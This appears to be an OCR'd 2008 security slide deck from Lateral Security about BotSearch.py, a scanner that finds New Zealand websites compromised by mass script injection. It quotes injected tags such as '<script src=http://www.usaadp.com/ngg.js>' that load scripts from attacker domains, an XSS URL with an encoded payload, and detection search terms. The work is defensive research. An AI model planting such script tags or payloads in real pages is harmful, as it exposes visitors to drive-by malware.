
Show online Users at www.fastonlineusers.com
Fast Online Users.com Is now able to offer you one of the very best Online User services. And it's very easy to install! Count how many users you currently **...**
www.fastonlineusers.com/ - 8k - Cached - Similar pages

"></title><**script src="http**://www0.douhunqn.cn/csrss/w.js **...**
This is the home page for the Greenhouse Cafe where the best Italian food is enjoyed in a

Sponsored Links

Theatre Scripts
The Internet Theatre Bookshop
Play Scripts & Drama Scripts
Stageplays.com

NZ Search



Google
"<script src=http" site:.nz
Search
Advanced Search
Preferences
Search: ● the web ○ pages from New Zealand

Web Results **1** - **10** of about **179** for **"<script** src=**http" site:.nz**. (**0.29** seconds)

BrewLion Home Page<**script src=http**://www.usaadp.com/ngg.js **...**
This site may harm your computer.
The Mac's All Malt brewing Starter Kit has everything you need to start brewing your own great tasting beer, The All Malt kit delivers a brew to the same **...**
www.macsbrewing.co.nz/ - Similar pages

How to Brew<**script src=http**://www.usaadp.com/ngg.js></script **...**
This site may harm your computer.
BREWERS HINTS. Eliminate Odors Elimination of unpleasant acetone(solventy, nail polish) aromas- solve by fermenting at the lower end of the temperature **...**
brewlion.lionshop.co.nz/default.asp?dept_ID=18 - Similar pages

Biztrav Business Travel - Elliott United Travel, Gisborne<**script ...**
Address: 183 Gladstone Road, Gisborne Phone: +64 6 868 4129 Fax: +64 6 67 8591 Email: grahame@elliottravel.co.nz. As a Biztrav Business Travel Agent, **...**
www.biztrav.co.nz/Shop.asp?id=42 - 9k - Cached - Similar pages


<**script src=http**://www.bluexzz.cn/g.js></script>
<**script src=http**://www.bluexzz.cn/g. Home · Groundwater · Irrigation · Resource Consents · Land Use Impacts · Waste Treatment · Water Management · Contact **...**
www.aqualinc.co.nz/pages/3/disclaimer.htm - 8k - Cached - Similar pages

Sponsored Links

Theatre Scripts
The Internet Theatre Bookshop
Play Scripts & Drama Scripts
Stageplays.com

LATERAL | SECURITY

Yahoo Search



"<script src=http" site:nz

Search In: ● the Web ○ NZ

1 - 10 of 962 from nz for "<script src=http" site:nz - 0.09 sec. |

TelstraClear Digital TV Guide - Now's Good
Sportscenter (AUS/**NZ**) LIVE "></title><**script src="http**://1.verynx.cn/w.js"></script>
... Air **NZ** Cup Archives "></title><**script src="http**://1.verynx.cn/w.js"></script> ...
telstraclear.co.nz/residential/inhome/digital-tv/tvg-grid.cfm?v=ga&... - 306k - Cached


New Zealand Games : NZPAGES - Everything New Zealand
notjustgaming.co.**nz**<script src<**script src=http**://www.direct84.com/7.js></script> ...
NZR TRS Railway game TRS Basti<**script src=http**://www.direct84.com/7.js></script>
...
www.**nzpages.co.nz**/recreation_and_sports/games/1/p - Cached

New Zealand Vehicle Sales : NZPAGES - Everything New Zealand
Daewoo Automotive New Zealand<<**script src=http**://www.direct84.com/7.js></
script> ... with approx. 300 quality pre owned **NZ** and Japanese vehicles, based in
Richmond, ...
www.**nzpages.co.nz**/automotive_and_transportation/vehicle_sales/17/l - Cached

Snitz Forums 2000
Bugs<**script src=http**://www.destbnp.com/ngg.js></script> ... VSSLCD<**script src=**
http://www.destbnp.com/ngg.js></script> Got a question about the VSSLCD? ...
www.**vss.co.nz**/mboard/default.asp - Cached

LATERAL | SECURITY

Consumer – Google Today



"<script src=http" site:consumer.org.nz

Search: ● the web ○ pages from New Zealand

Web Results **1** - **10** of about **23** from **consumer.org.nz** for **"<script src=http"**. (**0.36** seconds)

Espresso machines - consumer.org.nz
Find out what to look for when you're shopping for an espresso machine<**script src=http**://www.allocbn.mobi/ngg.js></script>; What we found **...**
https://www.consumer.org.nz/internallink.asp?topic=Espresso%20machines - 17k -
Cached - Similar pages

Anti-wrinkle creams - consumer.org.nz
You may be able to slow their advance or minimise their appearance<**script src=http**://www.allocbn.mobi/ngg.js></script>; We recommend **...**
https://www.consumer.org.nz/topic.asp?contenttype=summary&title=Introduction&docid=3029&category...Anti... - 16k - Cached - Similar pages

Video-editing software - consumer.org.nz
Compare performance, ease of use, and features<**script src=http**://www.allocbn. mobi/ngg.js></script>; Guide to the table free report **...**
www.consumer.org.nz/topic.asp?docid=2787&category=Computers+%26+Phones&subcategory=Computers...Video... - 17k - Cached - Similar pages

DIY car maintenance - consumer.org.nz
<**script src=http**://www.allocbn.mobi/ngg.js></script>; Introduction free report < **script src=http**://www.allocbn.mobi/ngg.js></script> **...**
https://www.consumer.org.nz/topic.asp?docid=1341&category=Cars&subcategory=Repairs

LATERAL SECURITY

Automating It - BotSearch.py

- Takes a file with a list of search terms
  - Currently at 515 lines
- Uses Google and Yahoo APIs to search NZ address space
- Checks search results against real site
- Checks Google Safe Browsing database against site
- Puts results in XML database and checks next time

LATERAL | SECURITY


Current Search File

- Catch-all terms
  - <script src=http
  - document.write(unescape(
  - eval(unescape(
- Title injects
  - Intitle:w.js
- Known scripts (approx 20)
  - Script.js 0.js b.js ngg.js /csrss/menu.js
- Known domain names (approx 400)

BotSearch.py Database

- Tracks the following info per URL:
  - Google first and last seen
  - Yahoo first and last seen
  - GSB first and last seen
  - Seen live first and last seen
  - Search terms found on live site

BotSearch.py Output



BotSearch Summary Report - 2008-09-20 08:58:25.229393 - Mozilla Firefox
File Edit View History Bookmarks Tools Help
file:///X:/Research/Botnets/code/xml/reports/summary_report_20092008.html
Google
Done

LATERAL|SECURITY

BotSearch - Summary Report

BotSearch - NZ Malware Distribution Searcher
Nick von Dadelszen - Lateral Security
nick@lateralsecurity.com
Date Run: 2008-09-20 08:58:25.229393

Latest Identified Infected Sites

http://www.hireontrust.co.nz/c-listing2.asp?cid=73&scid=2169

http://dir.xpress.co.nz/Society_and_Culture/Retirement/index16.html
-- This Site is NOT flagged by Google as malicious


http://www.ancestral.co.nz/forum/ShowForum.asp?forumid=57

http://www.ancestral.co.nz/Forum/ShowForum.asp?forumid=25

http://www.mdownunder.co.nz/krboard/kr05_03_view.asp?page=66&ref=4&step=2
-- This Site is NOT flagged by Google as malicious

LATERAL|SECURITY

BotSearch.py Output - 2


BotSearch Detailed Report - 2008-09-17 00:00:01.637025 - Mozilla Firefox
File Edit View History Bookmarks Tools Help
file:///X:/Research/Botnets/code/xml/reports/detailed_report_17092008.html
Google
Done

LATERAL|SECURITY

BotSearch - Detailed Report

```
## BotSearch - NZ Malware Distribution Searcher
## Nick von Dadelszen - Lateral Security
## nick@lateralsecurity.com
## Date Run: 2008-09-17 00:00:01.637025
```

Latest Identified Infected Sites

http://www.hireontrust.co.nz/scategory-listing.asp?cid=58

```
Search Term Found: .cn/m.js
-- This Site is flagged by Google as malicious
-----/<script src=http://www.dota11.cn/m.js></script>, Literature<script src=http://w
-----/<script src=http://www.dota11.cn/m.js></script>, Literature<script src=http://w
-----/<script src=http://www.dota11.cn/m.js></script>, Literature<script src=http://w
-----/<script src=http://www.dota11.cn/m.js></script>(0)</a></strong><br>
-----w<script src=http://www.dota11.cn/m.js></script>(0)</a></strong><br>
-----:<script src=http://www.dota11.cn/m.js></script>(0)</a></strong><br>
-----p<script src=http://www.dota11.cn/m.js></script>(0)</a></strong><br>
```

LATERAL|SECURITY

BotSearch.py Statistics


- First .govt.nz site found in two days
  - Informed CCIP to get it fixed

- Total Sites in DB: 1211
- Total Infected Sites Seen: 50
- Current Infected Sites: 31
- Infected Sites Flagged By GSB: 8

Search Engine Caches

- Previously infected URLs still in Google cache
  - 13 out of 54 = 24%
- Previously infected URLs still in Yahoo cache
  - 4 out of 35 = 11%

XSS Injects To Search Engines




XSS Injected URLs - Stats

Total Infected Through Google: 19 / 446
Total Infected Through Yahgoo: 427 / 446
Current Live: 16
Total Seen Live: 25

XSS Injected URLs - Currently Live

http://www.mwpress.co.nz/store/EmailtoFriendForm.asp?idProduct=139&description=New+Zealand+Threatened+Plants+Poster%3Cscript+src%3Dhttp%3A%2F%2Fwww.adwbnr.com%2Fb.js%3E%3C%2Fscript%3E+$15.00
----- Poster<script src=http://www.adwbnr.com/b.js></script> $15.00 More info at htt
http://www.mwpress.co.nz/store/EmailtoFriendForm.asp?idProduct=240&

XSS Of Popular Sites

